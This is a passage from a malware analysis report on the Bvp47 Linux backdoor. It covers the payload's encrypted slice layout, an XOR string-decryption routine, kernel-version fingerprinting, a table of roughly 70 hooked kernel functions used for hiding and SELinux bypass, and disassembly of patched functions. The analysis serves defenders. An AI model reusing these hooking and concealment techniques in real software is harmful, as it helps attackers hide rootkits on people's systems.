0070h:	33	A1	F4	55	BD	F9	C7	13	11	EA	14	E9	0D	4C	2F	73	3¡ôU½ùÇ..ê.é.L/s
0080h:	51	82	02	D1	88	E1	9A	37	36	8A	41	BE	78	F7	72	F3	Q‚.Ñˆáš76ŠA¾x÷ró
0090h:	19	82	0A	FD	05	46	C0	F1	7D	D8	21	BF	0D	B2	6F	DD	.‚.ý.FÀñ}Ø!¿.²oÝ

Template Results - APT Template.bt


Name	Value	Start	Size	Color	Comment
uint32 payload_size	181760	0h	4h	Fg: Bg:	
uint32 data_ver	2	4h	4h	Fg: Bg:	
uint32 item_count	18	8h	4h	Fg: Bg:	
struct Element s[0]		Ch	2Ah	Fg: Bg:	
uint64 reversed	0	Ch	8h	Fg: Bg:	
uint64 magic	0	14h	8h	Fg: Bg:	
ubyte type	142	1Ch	1h	Fg: Bg:	
ubyte attribute	109	1Dh	1h	Fg: Bg:	
uint32 unknown	3221220724	1Eh	4h	Fg: Bg:	
uint32 dst_len	4	22h	4h	Fg: Bg:	
uint32 src_len	8	26h	4h	Fg: Bg:	
uint32 checksum	255460427	2Ah	4h	Fg: Bg:	
byte src_buf[8]	R˜' 4øâÅ	2Eh	8h	Fg: Bg:	
struct Element s[1]		36h	A66Ch	Fg: Bg:	
struct Element s[2]		A8A2h	969h	Fg: Bg:	
struct Element s[3]		B00Bh	DDFh	Fg: Bg:	
struct Element s[4]		BDEAh	338h	Fg: Bg:	
struct Element s[5]		C122h	76Ch	Fg: Bg:	
struct Element s[6]		C88Eh	3FDFh	Fg: Bg:	
struct Element s[7]		1086Dh	6287h	Fg: Bg:	
struct Element s[8]		16AF4h	4E5h	Fg: Bg:	
struct Element s[9]		16FD9h	F8Dh	Fg: Bg:	
struct Element s[10]		17F66h	520h	Fg: Bg:	
struct Element s[11]		18486h	1E05h	Fg: Bg:	
struct Element s[12]		1A28Bh	725h	Fg: Bg:	
struct Element s[13]		1A9B0h	6AF2h	Fg: Bg:	
struct Element s[14]		214A2h	592Ch	Fg: Bg:	
struct Element s[15]		26DCEh	4DA0h	Fg: Bg:	
struct Element s[16]		2BB6Eh	A5Bh	Fg: Bg:	
struct Element s[17]		2C5C9h	33h	Fg: Bg:	
uint32 payload_size_	181760	2C5FCh	4h	Fg: Bg:	

In terms of decryption, the loader of the payload will do followings:

1. Call four different decryption functions (the underlying decryption method is the same) to complete the decompression operation of each slice;

2. After completing operation 1, the loader will continue to call the Xor 0x47 algorithm (see other chapters) to complete the decryption of slice.

The specific decryption functions are as follows:



Strings Encryption

In the Bvp47 sample, many strings and blocks are encrypted to lower the possibility of exposure. These encryption techniques are mainly based on XOR operation. These subtle encryptions will cause considerable analysis costs to the researchers.

According to the analysis, there are mainly 8 kinds of XOR operations:

```
LOAD:0806398C                E1f32_Bind <offset a4b369f56, offset serial_bind_0x4b369f56_xor, 1, 0, 0> ; "4b369f56"
LOAD:080639A0                E1f32_Bind <offset aFaf1edf1, offset serial_bind_0xfaf1edf1_xor, 1, 0, 0> ; "faf1edf1"
LOAD:080639B4                E1f32_Bind <offset a9fa14ba6, offset serial_bind_0x9fa14ba6_xor, 1, 0, 0> ; "9fa14ba6"
LOAD:080639C8                E1f32_Bind <offset aCcc17976, offset serial_bind_0xccc17976_xor, 1, 0, 0> ; "ccc17976"
LOAD:080639DC                E1f32_Bind <offset a4743c911, offset serial_bind_0x4743c911_xor, 1, 0, 0> ; "4743c911"
LOAD:080639F0                E1f32_Bind <offset a0b06803a, offset serial_bind_0x0b06803a_xor, 1, 0, 0> ; "0b06803a"
LOAD:08063A04                E1f32_Bind <offset a4c5c0704, offset serial_bind_0x4c5c0704_xor, 1, 0, 0> ; "4c5c0704"
LOAD:08063A18                E1f32_Bind <offset a08a16d65, offset serial_bind_0xa8a16d65_xor, 1, 0, 0> ; "a8a16d65"
```

The algorithm of 0xa8a16d65_xor is as follows:

```
 1 int __cdecl serial_bind_0xa8a16d65_xor(char *dst, char *src, int length)
 2 {
 3   int v3; // ebx@1
 4   unsigned int v4; // edx@2
 5   int v5; // eax@3
 6
 7   v3 = (unsigned __int8)*src;
 8   if ( (unsigned int)length < 0xFFFFFFFF && length != 0 )
 9   {
10     v4 = 1;
11     do
12     {
13       v5 = v3 ^ (unsigned __int8)src[v4] ^ 0x47;
14       v3 += (unsigned __int8)src[v4];
15       dst[v4 - 1] = v4 ^ v5;
16       ++v4;
17     }
18     while ( v4 < length + 1 );
19   }
20   return (int)dst;
21 }
```

Techniques of Function Name Obfuscation

The export functions of some code slice modules in Bvp47's payload generally use the form of "digital names" to provide interface services to external. Such confusion creates a big obstacle for researchers in analyzing the function analysis of the export interface:

Bvp Engine

To improve its versatility, Bvp47 uses many dynamic calculations of Linux kernel data and function addresses. At the same time, to be fundamentally compatible with a large amount of Linux kernel data and various independently developed sections of the payload, they developed the Bvp engine to dynamically redirect and adapt the system functions and data structures required by Bvp47 in compilation and runtime.

The Bvp engine adapts many functions and data structures:

```
Bvp_CC_x86_MP_Bvp_func__preempt_schedule__0
Bvp_CC_x86_MP_Bvp_func__sys_sched_yield__0
Bvp_CC_x86_RP_Bvp_func__daemonize__1
Bvp_CC_x86_RP_Bvp_func__daemonize__2
Bvp_CC_x86_RP_Bvp_func__preempt_schedule__0
Bvp_CC_x86_RP_Bvp_func__sys_sched_yield__0
Bvp_config__CONFIG_4KSTACKS
Bvp_config__CONFIG_DEBUG_SPINLOCK
Bvp_config__CONFIG_INFINIBAND_NES_MODULE
Bvp_config__CONFIG_M686
Bvp_config__CONFIG_MODULE_UNLOAD
Bvp_config__CONFIG_MODVERSIONS
Bvp_config__CONFIG_REGPARM
Bvp_config__CONFIG_SMP
Bvp_config__CONFIG_X86_PAE
Bvp_config__CONFIG_X86_PPRO_FENCE
Bvp_config__LINUX_VERSION_CODE
Bvp_const__CAP_SYS_PTRACE
Bvp_const__CLONE_FILES
Bvp_const__CLONE_FS
Bvp_const__CLONE_PARENT
Bvp_const__CLONE_SIGHAND
Bvp_const__CLONE_THREAD
Bvp_const__DEH_SIZE
Bvp_const__DT_DIR
Bvp_const__DT_LNK
Bvp_const__FIRST_PROCESS_ENTRY
Bvp_const__GFP_ATOMIC
Bvp_const__GFP_KERNEL
Bvp_const__HARDIRQ_MASK
Bvp_const__HZ
Bvp_const__I_DIRTY
Bvp_const__LAST_DOT
Bvp_const__LAST_DOTDOT
Bvp_const__LAST_NORM
Bvp_const__LAST_ROOT
Bvp_const__LIST_POISON1
Bvp_const__LIST_POISON2
Bvp_const__LOOKUP_FOLLOW
Bvp_const__LOOKUP_PARENT
Bvp_const__MINORBITS
Bvp_const__MODULE_NAME_LEN
Bvp_const__MS_REMOUNT
Bvp_const__O_RDONLY
Bvp_const__PAGE_MASK
Bvp_const__PAGE_OFFSET
Bvp_const__PAGE_SHIFT
```


```
Bvp_offsetof__CzZpte_t__Mpte_low
Bvp_offsetof__CzZqstr__Mhash
Bvp_offsetof__CzZqstr__Mlen
Bvp_offsetof__CzZqstr__Mname
Bvp_offsetof__CzZreiserfs_sb_info__Ms_mount_opt
Bvp_offsetof__CzZreiserfs_sb_info__Ms_properties
Bvp_offsetof__CzZreiserfs_sb_info__Ms_rs
Bvp_offsetof__CzZresource__Mend
Bvp_offsetof__CzZresource__Mstart
Bvp_offsetof__CzZrwlock_t__Mlock
Bvp_offsetof__CzZrwlock_t__Mmagic
Bvp_offsetof__CzZsemaphore__Mcount
Bvp_offsetof__CzZsemaphore__Msleepers
Bvp_offsetof__CzZsemaphore__Mwait
Bvp_offsetof__CzZseq_file__Mprivate
Bvp_offsetof__CzZsighand_struct__Msiglock
Bvp_offsetof__CzZsiginfo__M_sifields__M_kill__M_pid
Bvp_offsetof__CzZsiginfo__M_sifields__M_kill__M_uid
Bvp_offsetof__CzZsiginfo__Msi_code
Bvp_offsetof__CzZsiginfo__Msi_errno
Bvp_offsetof__CzZsiginfo__Msi_signo
Bvp_offsetof__CzZsigpending__Msignal
Bvp_offsetof__CzZsigset_t__Msig
Bvp_offsetof__CzZsock__Msk_callback_lock
Bvp_offsetof__CzZsock__Msk_flags
Bvp_offsetof__CzZsock__Msk_reuse
Bvp_offsetof__CzZsock__Msk_socket
Bvp_offsetof__CzZsock_common__Mskc_state
Bvp_offsetof__CzZsocket__Msk
Bvp_offsetof__CzZsocket_alloc__Msocket
Bvp_offsetof__CzZsocket_alloc__Mvfs_inode
Bvp_offsetof__CzZspinlock_t__Mlock
Bvp_offsetof__CzZspinlock_t__Mmagic
Bvp_offsetof__CzZstat64__Mst_nlink
Bvp_offsetof__CzZstat64__Mst_size
Bvp_offsetof__CzZstat__Mst_nlink
Bvp_offsetof__CzZstat__Mst_size
```

```
Bvp_config__CONFIG_M686
Bvp_config__CONFIG_MODULE_UNLOAD
Bvp_config__CONFIG_MODVERSIONS
Bvp_config__CONFIG_REGPARM
Bvp_config__LINUX_VERSION_CODE
Bvp_const__CLD_DUMPED
Bvp_const__CLD_EXITED
Bvp_const__CLD_KILLED
Bvp_const__CLONE_FILES
Bvp_const__CLONE_FS
Bvp_const__CLONE_PARENT
Bvp_const__CLONE_SIGHAND
Bvp_const__CLONE_THREAD
Bvp_const__CLONE_VM
Bvp_const__GFP_ATOMIC
Bvp_const__HZ
Bvp_const__MODULE_NAME_LEN
Bvp_const__PAGE_OFFSET
Bvp_const__PAGE_SIZE
Bvp_const__PF_EXITING
Bvp_const____GNUC_MINOR__
Bvp_const____GNUC__
Bvp_modversion__param_get_long
Bvp_modversion__param_get_ulong
Bvp_modversion__param_set_long
Bvp_modversion__param_set_ulong
Bvp_modversion__struct_module
Bvp_offsetof__CzZatomic_t__Mcounter
Bvp_offsetof__CzZfile__Mf_count
Bvp_offsetof__CzZfile__Mf_dentry
Bvp_offsetof__CzZfile__Mf_vfsmnt
Bvp_offsetof__CzZfiles_struct__Mfd
Bvp_offsetof__CzZfiles_struct__Mfile_lock
Bvp_offsetof__CzZfiles_struct__Mmax_fds
Bvp_offsetof__CzZin_addr__Ms_addr
Bvp_offsetof__CzZiovec__Miov_base
Bvp_offsetof__CzZmm_struct__Marg_end
Bvp_offsetof__CzZmm_struct__Marg_start
Bvp_offsetof__CzZmodule__Minit
Bvp_offsetof__CzZmodule__Mname
Bvp_offsetof__CzZmodversion_info__Mcrc
Bvp_offsetof__CzZmodversion_info__Mname
Bvp_offsetof__CzZmsghdr__Mmsg_iov
Bvp_offsetof__CzZmsghdr__Mmsg_iovlen
Bvp_offsetof__CzZproto_ops__Mgetname
```

There is a structure used to record and describe Bvp engine information in both 0x0b and 0x10:

```
struct
{
    uint32_t        checksum;
    uint32_t        unknown;
    uint32_t        count;
    uint32_t        offset_api_rva
    uint32_t        offset_api_name
    string[]        BvpList;
    struct os_rva
    {
        uint8_t     md5[0x10];
        uint32_t    next_element;
        uint32_t    rva_array[];
    }
}
```

Parsed result of the Bvp engine format in 0x0b:




The MD5 value calculation method in the above figure is to read the content of /proc/version, and directly calculate the MD5 value as the unique identifier of the operating system kernel. Different versions of the kernel will correspond to the corresponding MD5 and structure values.

To verify the accuracy of the MD5 value, a series of kernel versions are collected as follows:

```
2.6.9-5.EL
2.6.9-5.ELsmp
2.6.9-34.EL
2.6.9-34.ELsmp
2.6.9-42.EL
2.6.9-42.ELsmp
2.6.9-42.0.10.EL
2.6.9-42.0.10.ELsmp
2.6.9-55.EL
2.6.9-55.ELsmp
2.6.9-55.0.9.EL
2.6.9-55.0.9.ELsmp
2.6.9-67.EL
2.6.9-67.ELsmp
2.6.9-67.0.7.EL
2.6.9-67.0.7.ELsmp
2.6.9-67.0.15.EL
2.6.9-67.0.15.ELsmp
2.6.9-78.EL
2.6.9-78.ELsmp
2.6.9-78.0.1.EL
2.6.9-78.0.1.ELsmp
2.6.9-78.0.5.ELsmp
2.6.9-78.0.5.EL
2.6.9-78.0.8.ELsmp
2.6.9-78.0.8.EL
2.6.9-78.0.13.EL
2.6.9-78.0.13.ELhugemem
2.6.9-78.0.13.ELsmp
2.6.9-78.0.17.EL
2.6.9-78.0.17.ELsmp
2.6.9-78.0.22.EL
2.6.9-78.0.22.ELsmp
2.6.9-89.EL
2.6.9-89.ELsmp
2.6.9-89.0.0.0.1.Elsmp
2.6.9-89.0.3.EL
2.6.9-89.0.3.ELsmp
2.6.9-89.0.7.EL
2.6.9-89.0.7.ELsmp
2.6.9-89.0.9.EL
2.6.9-89.0.9.ELsmp
2.6.9-89.0.11.EL
2.6.9-89.0.11.Elhugemem
2.6.9-89.0.11.ELsmp
2.6.9-89.0.15.EL
2.6.9-89.0.15.ELsmp
2.6.9-89.0.16.EL
2.6.9-89.0.16.ELhugemem
```

And perform MD5 calculation on the kernel information, that is, the content of /proc/version (the MD5 values marked with the digital version number in the upper half of the figure can be found in Bvp47, and they are all affected system versions):



System Hook


Bvp47 mainly hooks nearly 70 process functions in the Linux operating system kernel, which are mainly used to hide network, process, file, and SeLinux bypass, etc. More details are as follows:

Hooked Function	Hook Location	Hook Technique
devmem_is_allowed	Middle of Function	inline hook
page_is_ram	Middle of Function	inline hook
sys_swapon	Start of Function	inline hook
si_swapinfo	Start of Function	inline hook
do_fork	Middle of Function	inline hook
release_task	Start of Function	inline hook
dev_ioctl	Start of Function	inline hook
d_alloc	Start of Function	inline hook
vfs_readdir	Start of Function	inline hook
sys_unlink	Middle of Function	inline hook
sys_rmdir	Middle of Function	inline hook
vfs_getattr	Start of Function	inline hook
vfs_getattr64	Start of Function	inline hook
tcp4_seq_show	Start of Function	inline hook
listening_get_next	Start of Function	inline hook
established_get_next	Start of Function	inline hook
udp4_seq_show	Start of Function	inline hook
raw_seq_show	Start of Function	inline hook

packet_seq_show	Start of Function	inline hook
unix_seq_show	Start of Function	inline hook
Selinux_xxx_	Start of Function	inline hook
get_raw_sock	Start of Function	inline hook
get_raw_sock	Start of Function	inline hook
sock_init_data	Start of Function	inline hook
tcp_time_wait	Middle of Function	inline hook
unix_accept	Start of Function	inline hook
read_mem	Start of Function	inline hook
__inode_dir_notify	Start of Function	inline hook
avc_has_perm	Middle of Function	inline hook
do_mount	Start of Function	inline hook
sys_umount	Start of Function	inline hook
do_acct_process	Start of Function	inline hook
proc_root_lookup	Start of Function	inline hook
proc_pid_readdir	Start of Function	inline hook
kill_something_info	Middle of Function	inline hook
sys_kill	Start of Function	inline hook
sys_rt_sigqueueinfo	Start of Function	inline hook
sys_tkill	Start of Function	inline hook
sys_tgkill	Start of Function	inline hook
sys_getpriority	Start of Function	inline hook
sys_setpriority	Start of Function	inline hook
sys_getpgid	Start of Function	inline hook
sys_getsid	Start of Function	inline hook
sys_capget	Start of Function	inline hook
setscheduler	Start of Function	inline hook
sys_sched_getscheduler	Middle of Function	inline hook
sys_sched_getparam	Middle of Function	inline hook
sched_getaffinity	Middle of Function	inline hook
sched_setaffinity	Middle of Function	inline hook

sys_sched_rr_get_interval	Middle of Function	inline hook
sys_ptrace	Start of Function	inline hook
sys_wait4	Start of Function	inline hook
sys_waitid	Start of Function	inline hook
do_execve	Start of Function	inline hook
sys_close	Start of Function	inline hook
sys_open	Start of Function	inline hook
sys_read	Start of Function	inline hook
sys_write	Start of Function	inline hook
sys_dup	Start of Function	inline hook
sys_dup2	Start of Function	inline hook
sys_accept	Start of Function	inline hook
sys_bind	Start of Function	inline hook
sys_connect	Start of Function	inline hook
sys_sendto	Middle of Function	inline hook
sys_sendmsg	Middle of Function	inline hook
sys_recvfrom	Middle of Function	inline hook
sys_recvmsg	Middle of Function	inline hook

Example 1: Comparison of the hook of the __d_lookup function:



Bvp47 aims to hide its own files and trigger the self-deleting process by hooking __d_lookup function. The hooking procedure is also to verify if upper layer application access /usr/bin/modload file. First part of the handle function is as follows:

```
60                                  pusha
68 84 99 21 CB                      push    offset off_CB219984
E9 51 6A FD FF                      jmp     loc_E0D6FA5C
                                    __d_lookup_0 endp ; sp-analysis failed

                                    loc_E0D6FA5C:

F0 FF 05 5C 69 DD D1                lock inc dword_D1DD695C
6A 00                               push    0
8B 44 24 04                         mov     eax, [esp+4]
8B 58 34                            mov     ebx, [eax+34h]
8B 78 20                            mov     edi, [eax+20h]
8D 40 34                            lea     eax, [eax+34h]
89 44 24 04                         mov     [esp+4], eax
29 FC                               sub     esp, edi

                                    loc_E0D6FA78:
31 C9                               xor     ecx, ecx
39 F9                               cmp     ecx, edi
73 11                               jnb     short loc_E0D6FA8F

                                    loc_E0D6FA7E:
8D 14 3C                            lea     edx, [esp+edi+4+var_4]
8B 54 0A 2C                         mov     edx, [edx+ecx+2Ch]
89 14 0C                            mov     [esp+ecx+4+var_4], edx
83 C1 04                            add     ecx, 4
39 F9                               cmp     ecx, edi
72 EF                               jb      short loc_E0D6FA7E

                                    loc_E0D6FA8F:
8D 34 3C                            lea     esi, [esp+edi+4+var_4]
8B 46 24                            mov     eax, [esi+24h]
8B 4E 20                            mov     ecx, [esi+20h]
8B 56 1C                            mov     edx, [esi+1Ch]
FF 53 FC                            call    dword ptr [ebx-4]
8B 53 EC                            mov     edx, [ebx-14h]
83 FA 03                            cmp     edx, 3
74 3B                               jz      short loc_E0D6FAE1
83 FA 05                            cmp     edx, 5
75 42                               jnz     short loc_E0D6FAED
83 F8 01                            cmp     eax, 1
```

In the handler function, a lot of techniques of instant function search are used:

```
LOAD:080632C0 g_bind_list     Elf32_Bind <offset a0cd063d4, offset serial_bind_0x0cd063d4_freeall, 1, 0, 0>
LOAD:080632C0                             ; DATA XREF: sub_804C2E0+E7o
LOAD:080632C0                             ; "0cd063d4"
LOAD:080632D4                 Elf32_Bind <offset a9a98cf3e, offset serial_bind_0x9a98cf3e_, 1, 0, 0> ; "9a98cf3e"
LOAD:080632E8                 Elf32_Bind <offset a29b5e7f0, offset serial_bind_0x29b5e7f0_, 1, 0, 0> ; "29b5e7f0"
LOAD:080632FC                 Elf32_Bind <offset a97413c51, offset serial_bind_0x97413c51_getpayload, 1, 0, 0> ; "97413c51"
LOAD:08063310                 Elf32_Bind <offset a3955ced4, offset serial_bind_0x3955ced4_, 1, 0, 0> ; "3955ced4"
LOAD:08063324                 Elf32_Bind <offset a278dec7a, offset serial_bind_0x278dec7a_parsePayload, 1, 0, 0> ; "278dec7a"
LOAD:08063338                 Elf32_Bind <offset aD1eb34ee, offset serial_bind_0xd1eb34ee_decode, 1, 0, 0> ; "d1eb34ee"
LOAD:0806334C                 Elf32_Bind <offset a191ea6d2, offset serial_bind_0x191ea6d2_, 1, 0, 0> ; "191ea6d2"
LOAD:08063360                 Elf32_Bind <offset a4b6c29bf, offset serial_bind_0x4b6c29bf_, 1, 0, 0> ; "4b6c29bf"
LOAD:08063374                 Elf32_Bind <offset a78f2b4b4, offset serial_bind_0x78f2b4b4_, 1, 0, 0> ; "78f2b4b4"
LOAD:08063388                 Elf32_Bind <offset a1e30bd94, offset serial_bind_0x1e30bd94_encode, 1, 0, 0> ; "1e30bd94"
LOAD:0806339C                 Elf32_Bind <offset aDa78b246, offset serial_bind_0xda78b246_channel, 1, 0, 0> ; "da78b246"
LOAD:080633B0                 Elf32_Bind <offset a8bdfc33f, offset serial_bind_0x8bdfc33f_channel, 1, 0, 0> ; "8bdfc33f"
LOAD:080633C4                 Elf32_Bind <offset a1a7a7356, offset serial_bind_0x1a7a7356_ioctl, 1, 0, 0> ; "1a7a7356"
LOAD:080633D8                 Elf32_Bind <offset a8c27e8f7, offset serial_bind_0x8c27e8f7_, 1, 0, 0> ; "8c27e8f7"
LOAD:080633EC                 Elf32_Bind <offset a92e5c0d8, offset serial_bind_0x92e5c0d8_, 1, 0, 0> ; "92e5c0d8"
LOAD:08063400                 Elf32_Bind <offset a2cd7cd5e, offset serial_bind_0x2cd7cd5e_, 1, 0, 0> ; "2cd7cd5e"
LOAD:08063414                 Elf32_Bind <offset a1bd919bb, offset serial_bind_0x1bd919bb_, 1, 0, 0> ; "1bd919bb"
LOAD:08063428                 Elf32_Bind <offset aD0c6bfeb, offset serial_bind_0xd0c6bfeb_, 1, 0, 0> ; "d0c6bfeb"
LOAD:0806343C                 Elf32_Bind <offset a90bff64c, offset serial_bind_0x90bff64c_, 1, 0, 0> ; "90bff64c"
LOAD:08063450                 Elf32_Bind <offset a531ab53f, offset serial_bind_0x531ab53f_got, 1, 0, 0> ; "531ab53f"
LOAD:08063464                 Elf32_Bind <offset aC949df79, offset serial_bind_0xc949df79_, 1, 0, 0> ; "c949df79"
LOAD:08063478                 Elf32_Bind <offset a3bcaaa8c, offset serial_bind_0x3bcaaa8c_, 1, 0, 0> ; "3bcaaa8c"
LOAD:0806348C                 Elf32_Bind <offset a19282364, offset serial_bind_0x19282364_, 1, 0, 0> ; "19282364"
LOAD:080634A0                 Elf32_Bind <offset aAd776cf9, offset serial_bind_0xad776cf9_, 1, 0, 0> ; "ad776cf9"
LOAD:080634B4                 Elf32_Bind <offset a0e56f7ab, offset serial_bind_0x0e56f7ab_, 1, 0, 0> ; "0e56f7ab"
LOAD:080634C8                 Elf32_Bind <offset aB219d9e5, offset serial_bind_0xb219d9e5_, 1, 0, 0> ; "b219d9e5"
LOAD:080634DC                 Elf32_Bind <offset a68cab24f, offset serial_bind_0x68cab24f_, 1, 0, 0> ; "68cab24f"
```

Example 2: Comparison of the hook of the devmem_is_allowed function:

```
                                devmem_is_allowed proc near

                                var_14= dword ptr -14h

55                              push    ebp
57                              push    edi
56                              push    esi
89 C6                           mov     esi, eax
81 FE 00 01 00 00               cmp     esi, 100h
53                              push    ebx
51                              push    ecx
B8 01 00 00 00                  mov     eax, 1
76 6A                           jbe     short loc_C011CCD6
A1 00 54 40 C0                  mov     eax, dword_C0405400
31 ED                           xor     ebp, ebp
39 C5                           cmp     ebp, eax
89 04 24                        mov     [esp+14h+var_14], eax
7D 53                           jge     short loc_C011CCCD
31 FF                           xor     edi, edi
```

After hooking devmem_is_allowed, Bvp47 can read and write the kernel space in user mode.

```
                                devmem_is_allowed proc near

                                var_14= dword ptr -14h

55                              push    ebp
57                              push    edi
56                              push    esi
89 C6                           mov     esi, eax
81 FE FF FF FF FF               cmp     esi, 0FFFFFFFFh
53                              push    ebx
51                              push    ecx
B8 01 00 00 00                  mov     eax, 1
76 6A                           jbe     short loc_C011CCD6
A1 00 54 40 C0                  mov     eax, dword_C0405400
31 ED                           xor     ebp, ebp
39 C5                           cmp     ebp, eax
89 04 24                        mov     [esp+14h+var_14], eax
7D 53                           jge     short loc_C011CCCD
31 FF                           xor     edi, edi
```

Example 3: Comparison of the hook of the avc_has_perm function:

```
                        avc_has_perm proc near

                        var_30= byte ptr -30h
                        arg_0= dword ptr  4
                        arg_4= dword ptr  8

55                      push    ebp
89 D5                   mov     ebp, edx
57                      push    edi
56                      push    esi
89 C6                   mov     esi, eax
53                      push    ebx
